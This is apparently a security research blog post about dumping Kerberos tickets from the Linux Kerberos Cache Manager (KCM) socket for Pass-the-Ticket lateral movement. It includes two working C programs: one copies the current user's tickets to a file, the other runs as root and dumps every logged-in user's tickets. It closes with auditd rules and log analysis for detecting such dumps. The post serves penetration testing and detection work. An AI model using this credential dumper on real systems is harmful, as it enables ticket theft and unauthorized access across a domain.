lvruibr
Dumping tickets in Kerberos Cache Manager (and detecting it)
Kerberos tickets have always been juicy targets for pentesters and red teamers willing to perform lateral movement through Pass-the-Ticket attacks.
On domain-joined Linux machines, Keberos tickets are stored in a credential cache, which can have four different forms based on the MIT specifications 1.
- FILE: tickets are stored in a flat file, usually in the /tmp directory.
- DIR: tickets are stored in dedicated ccache in FILE format within a subdirectory, usually in /tmp/krb5.
- KEYRING: tickets are stored in memory within the Linux keyring.
- MEMORY: tickets are stored in the memory of the process handling them.
Interestingly, recent distros (at least those using sssd) seem to use by default a fifth type of storage: Kerberos Cache Manager (KCM), which is basically a database at /var/lib/sss/secrets/secrets.ldb.
Nonetheless, the ability to steal tickets (and to detect it) greatly depends on the credential cache. Previous work showed that reading the KCM database gave good results but requires root privileges.
However, there are many scenarios (phishing, webshell, etc.) where a user session is compromised without knowing the password of the targeted user. How then to retrieve tickets of a low-privileged user session that was just compromised? - One’s own tickets can be dumped through the KCM socket, including with a low-privileged account. In addition, with elevated privileges all tickets can be obtained that way. From a defensive perspective, this technic produces weak signals that are likely to fly under the radar if not well monitored.
Existing research in the field
FILE and DIR credential caches have been abused for a long time by attackers. The format and the storage method makes it easy to retrieve them. From a defender perspective, on the one hand, detection opportunities are well documented (namely checking for file access)2, but on the other stealing and reusing those files is very simple3.
Regarding the KEYRING storage, a few tools already exist to retrieve all of its content4 or the Kerberos tickets specifically5. Since the technic usually involve process injection, mitigation can be implemented using SELinux or AppArmor6
As for KCM, several tools to extract the tickets already exist, but they target the database storing them and require root privileges78. As for the detection, it is trivial and such abuses can be caught by monitoring accesses to the database, similarly to file access.
Dumping tickets through KCM socket
The inner working of the KCM is relatively well explained sssd-kcm doc, in any case enough to abuse it without taking a look to the source code7.
In a setup where Kerberos caches are managed by KCM, the Kerberos library (typically used through an application, like e.g., kinit(1), is a “”KCM client”” and the KCM daemon is being referred to as a “”KCM server””. The client and server communicate over a UNIX socket.
The key lies therein: applications may use the Kerberos library to talk to the KCM socket. Nonetheless, a question remains: Is there a function to retrieve a ticket from KCM socket and write it to a file? - Short answer is yes and no.
Taking a look to the MIT documentation of krb5 library, there is no out of the box “dump-kcm-to-file” function, but the krb5_cc_copy_creds sounds promising. Putting the documentation into perspective with part of the source code of krb5 library, using krb5_cc_copy_creds, gives a few clues about the expected sequence of actions:
- krb5_init_context to initialize the context of the current user.
- krb5_cc_resolve to resolve the KCM.
- krb5_cc_resolve once more, to resolve the output file.
- krb5_cc_get_principal to resolve the current principal in the KCM.
- krb5_cc_initialize to initialize the destination file as a credential cache.
- krb5_cc_copy_creds, finally, to copy the tickets from the KCM to the output file.
This translates to the minimalistic C code below:
#include <krb5.h>
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    krb5_context ctx;
    krb5_ccache src = NULL, dst = NULL;
    krb5_principal princ = NULL;
    krb5_error_code ret;

    ret = krb5_init_context(&ctx);
    ret = krb5_cc_resolve(ctx, "KCM:", &src);
    ret = krb5_cc_resolve(ctx, "FILE:/tmp/KCM_dump.ccache", &dst);
    ret = krb5_cc_get_principal(ctx, src, &princ);
    ret = krb5_cc_initialize(ctx, dst, princ);
    ret = krb5_cc_copy_creds(ctx, src, dst);

    /* Cleanup */
    if (princ) krb5_free_principal(ctx, princ);
    if (src) krb5_cc_close(ctx, src);
    if (dst) krb5_cc_close(ctx, dst);
    krb5_free_context(ctx);
    return ret ? 1 : 0;
}
As a proof of principle, the above works OK. It effectively allows exporting the KCM tickets of the current unprivileged user to a credential cache file.

Successfully exported a ticket from KCM to a file.
The file can then be copied to other machines and be used to move laterally with a Pass-the-Ticket, without knowing the password of the user.
Nonetheless, a question remains, assuming that elevated (root) privileges were obtained, is it possible to obtain the tickets of all users connected to the machine? - Again, short answer is yes and no.
As root, the KCM appears empty (as long as root is not part of the domain).

Empty and sad KCM.
However, the documentation gives details about the access control in place9.
The KCM server keeps track of each credential caches’s owner and performs access check control based on the UID and GID of the KCM client.
Good news, bad news, root can obviously execute actions as other users by changing the UID of the running program. Therefore, by listing the UID of the connected users and changing the context to each of them with seteuid, it is possible to dump the KCM of every connected user. This gives the C code below.
#include <krb5.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <unistd.h>
#include <pwd.h>
#include <utmp.h>

int main(void) {
    krb5_context ctx;
    krb5_ccache src = NULL, dst = NULL;
    krb5_principal princ = NULL;
    krb5_error_code ret;
    struct utmp *ut;
    struct passwd *pw;

    /* Iterate over each user */
    setutent();
    while ((ut = getutent()) != NULL) {

        if (ut->ut_type != USER_PROCESS) continue;
        pw = getpwnam(ut->ut_user);
        if (!pw) continue;
        printf("Targeting user=%s uid=%d\n", pw->pw_name, pw->pw_uid);
		seteuid(0);
		if (seteuid(pw->pw_uid) != 0) {
			printf("setuid(%d) failed\n", pw->pw_uid);
			continue;
		}

		ret = krb5_init_context(&ctx);
		ret = krb5_cc_resolve(ctx, "KCM:", &src);
		char ccname[256];
		snprintf(ccname, sizeof(ccname), "FILE:/tmp/KCM_dump_%s", pw->pw_name);
		ret = krb5_cc_resolve(ctx, ccname, &dst);
		ret = krb5_cc_get_principal(ctx, src, &princ);
		ret = krb5_cc_initialize(ctx, dst, princ);
		ret = krb5_cc_copy_creds(ctx, src, dst);
		printf("KCM cache successfully copied to /tmp/KCM_dump_%s\n", pw->pw_name);

    }
    endutent();

    /* Cleanup */
    if (princ) krb5_free_principal(ctx, princ);
    if (src) krb5_cc_close(ctx, src);
    if (dst) krb5_cc_close(ctx, dst);
    krb5_free_context(ctx);

    return ret ? 1 : 0;
}
Running this small program would therefore allow dumping the tickets of the current (unprivileged) user, but also any other user for which the UID can be changed to. When running it as root, it effectively allows dumping the credentials of all users directly from the KCM.

Dumping one’s own tickets as an unprivileged user.

Dumping all tickets as a privileged user.
Detection opportunities
Detecting Pass-the-Ticket within a domain usually involves looking for inconsistent patterns on the network or on the domain controllers event logs. For instance, this can be looking for TGS-REQ from an IP that did not perform an AP-REQ before. Such patterns are already well documented and usually relatively well monitored10.
But besides that and specifically regarding the theft of tickets FILE and DIR credential cache already have their own monitoring recommendation on the MITRE ATT&CK2. Now, what are the detection opportunities when interacting directly with KCM?
At first glance, they are limited because there is no actual interaction with files or directories. Fortunately, legitimate interactions with the KCM are usually limited to few processes such as kinit or ssh. Therefore, it seems possible to monitor KCM events without being flooded with irrelevant logs, there are at least two reasonable approach:
- Monitoring connections to the KCM socket itself.
- Monitoring events of the KCM process.
KCM socket
Auditd can be used to monitor access to the KCM socket. In this case, connections will be monitored: sudo auditctl -a exit,always -S connect -F path=/run/.heim_org.h5l.kcm-socket -k kcm-socket. Then, dumping tickets from the KCM yields the following logs.

KCM socket logs when dumping tickets.
The auditd logs clearly shows what binary connected to the KCM socket. Having a binary, that is not a well-known service such ssh for instance, is unexpected to say the least.
As a comparison, a legitimate SSH connection generate the logs below.
KCM socket logs when connecting using SSH.
Decoding the proctitle field reveals /usr/libexec/sssd/krb5_child --dumpable=2 --debug-microseconds=0 --debug-timestamps=1 --debug-fd=33 --backtrace=1 --debug-level=
Therefore, filtering the proctitle or exe fields for unexpected program connecting to the KCM seems to be a decent way of detecting such dumps.
As a side note monitoring for read and write events on the socket did not bring any logs, which is a bit unexpected and could not be explained.
KCM process
Similarly, auditd can be configured to monitor access to the KCM daemon: sudo auditctl -a always,exit -F exe=/usr/libexec/sssd/sssd_kcm -F key=kcm-daemon. Then, dumping tickets from the KCM yields the following logs.

KCM daemon logs when dumping tickets.
Although only three events were shown, 437 entries were produced during the dump, which took less than a second.
As a comparison, a legitimate SSH connection generated 919 entries.
Unfortunately, there is no tangible information about the program interacting with the KCM daemon. Given the large number of events produced, it may be possible to detect legitimate activities based on the volume of events, but it would likely be noisy and consumes a lot of resources, making it inconvenient. In the case of dump, few events were produced, probably because only a reading operation was performed but there was no ticket renewal for instance.
Conclusion
Dumping owned tickets as an unprivileged compromised user or all tickets a privileged one through the KCM socket would certainly bring some lateral movements possibilities for pentesters and red teamers.
As for blue teamers, although this technic may be harder to detect since there is no direct interactions with files, the connection logs to the KCM socket bring an interesting opportunity to detect such dumps. In addition, correlating those with anomaly detection based on the volume of events related to the KCM daemon may be used to improve the detection.